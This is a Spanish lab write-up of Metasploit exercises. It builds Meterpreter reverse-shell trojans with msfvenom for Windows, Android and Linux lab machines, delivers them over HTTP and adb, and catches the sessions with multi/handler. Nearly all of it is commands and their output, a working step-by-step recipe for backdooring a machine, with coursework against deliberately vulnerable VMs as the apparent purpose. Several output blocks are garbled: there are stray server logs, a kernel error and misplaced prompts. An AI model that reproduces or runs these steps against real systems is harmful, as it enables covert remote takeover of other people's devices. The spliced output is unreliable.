

EJERCICIOS METASPLOIT AVANZADO II

Prerrequisitos

- Kali Linux
- Windowsploitable
- Android
- Metasploitable2

Ejercicio 1 - MSFvenom y Metasploit


- Crear con MSFvenom un troyano adecuado para el sistema Windowsploitable. Cargar el troyano en la máquina.

Creamos el troyano en nuestra Kali


```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o troyano1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: troyano1.exe
```

Abrimos un http server para poder descargar el .exe creado

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Luego seleccionamos el archivo y lo descargamos



- Utilizar el exploit multi/handler y conseguir una sesión en la máquina víctima.

Iniciamos postgresql

```
(root@kali)-[~]
# service postgresql start
```

Abrimos msfconsole

```
(root@kali)-[~]  
# msfconsole  
Metasploit tip: Open an interactive Ruby terminal with irb
```

Abrimos el multi/handler y seleccionamos el payload del .exe

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload payload windows/x64/meterpreter/reverse_tcp  
[-] The value specified for payload is not valid.  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp
```

Vemos las opciones y establecemos el LHOST

```
msf6 exploit(multi/handler) > options  
Module options (exploit/multi/handler):  


| Name     | Current Setting | Required | Description                                        |
|----------|-----------------|----------|----------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thr none)       |
| LHOST    |                 | yes      | The listen address (an interface may be specified) |
| LPORT    | 4444            | yes      | The listen port                                    |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                        |
|----------|-----------------|----------|----------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thr none)       |
| LHOST    |                 | yes      | The listen address (an interface may be specified) |
| LPORT    | 4444            | yes      | The listen port                                    |

  
Exploit target:  



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
msf6 exploit(multi/handler) > set LHOST 10.0.2.9  
LHOST => 10.0.2.9
```

Le damos a run y lo ponemos a escuchar

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.9:4444
```

Ejecutamos el archivo en Windows



Y observamos que estamos dentro

```
msf6 exploit(multi/handler) > run (http://0.0.0.0:8080/) ...
[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.101:49182) at 2023-11-06 15:56:22 +0100

meterpreter > |
```

Ejercicio 2 - MSFvenom y Metasploit


- Crear con MSFvenom un troyano adecuado para el sistema Android.

```
(root@kali)-[~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -o troyano.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
Saved as: troyano.apk
```

Establecemos conexión con la terminal y enviamos el archivo a la carpeta sdcard

```
(root@kali)-[~]
# adb connect 10.0.2.10:5555
connected to 10.0.2.10:5555
# adb push troyano.apk /sdcard
troyano.apk: 1 file pushed, 0 skipped. 12.0 MB/s (10235 bytes in 0.001s)
```

Comprobamos que esté el archivo



Abrimos msfconsole y utilizamos el multi/handler

```
(root@kali)-[~]
# msfconsole
Metasploit tip: View advanced module options with advanced
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.101 - - [06/Nov/2023 15:48:25] "GET / HTTP/1.1" 200 -
Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
```

Seleccionamos el payload utilizado en la apk y establecemos el LHOST

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
```

Options para comprobar

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
LHOST	10.0.2.9	yes	The listen address (an interface may
LPORT	4444	yes	The listen port

```

Payload options (android/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.9         yes       The listen address (an interface may
LPORT     4444             yes       The listen port


Exploit target:
Id  Name
--  --
0   Wildcard Target
```

Con run nos ponemos a escuchar

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```

Tras esto instalamos la app y la abrimos



Hecho esto, tendremos acceso a la terminal

```
View the full module info with the info, or info -d command.  
connected to 10.0.2.10:5555  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.9:4444  
[*] Sending stage (70945 bytes) to 10.0.2.10  
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.10:52850) at 2023-11-06 16:16:50 +0100  
meterpreter > █
```

Ejercicio 3 - MSFvenom y Metasploit

- Crear con MSFvenom un troyano adecuado para el sistema Metasploitable2. Cargar el troyano en la máquina.

Creamos el .elf

```
(root@kali)-[~]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=5555 -f elf -o troyano.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: troyano.elf
```

Abrimos un server desde la Kali

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Desde meta obtendremos el archivo de la siguiente manera; después de esto comprobaremos que tenga los mismos bytes que el archivo de arriba para ver que hemos escogido el archivo indicado

```
msfadmin@metasploitable:~$ wget http://10.0.2.9:8080/troyano.elf
--06:49:33-- http://10.0.2.9:8080/troyano.elf
=> 'troyano.elf'
Connecting to 10.0.2.9:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207 --.-K/s

06:49:33 (5.08 MB/s) - 'troyano.elf' saved [207/207]
```

- Utilizar el exploit multi/handler y conseguir una sesión en la máquina víctima.

Desde Kali abrimos el msfconsole y utilizamos el multi/handler, cargamos el payload que hemos cargado en el .elf y establecemos el LHOST

```
(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
```

Abrimos options para comprobar que lo hemos hecho correctamente y lo ponemos a escuchar

```

msf6 exploit(multi/handler) > options
msf6 auxiliary(ssl_client) > exit
Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:4444

```

No corre debido a que el LPORT es 5555, lo modificamos y lo volvemos a explotar

```

msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555

```

Desde meta damos permiso de ejecución y lo ejecutamos

```

msfadmin@metasploitable:~$ chmod 744 troyano.elf
msfadmin@metasploitable:~$ ./troyano.elf

```

Vemos que tenemos acceso a la terminal

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:5555
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.9:5555 -> 10.0.2.7:53821) at 2023-11-06 16:38:19
meterpreter >

```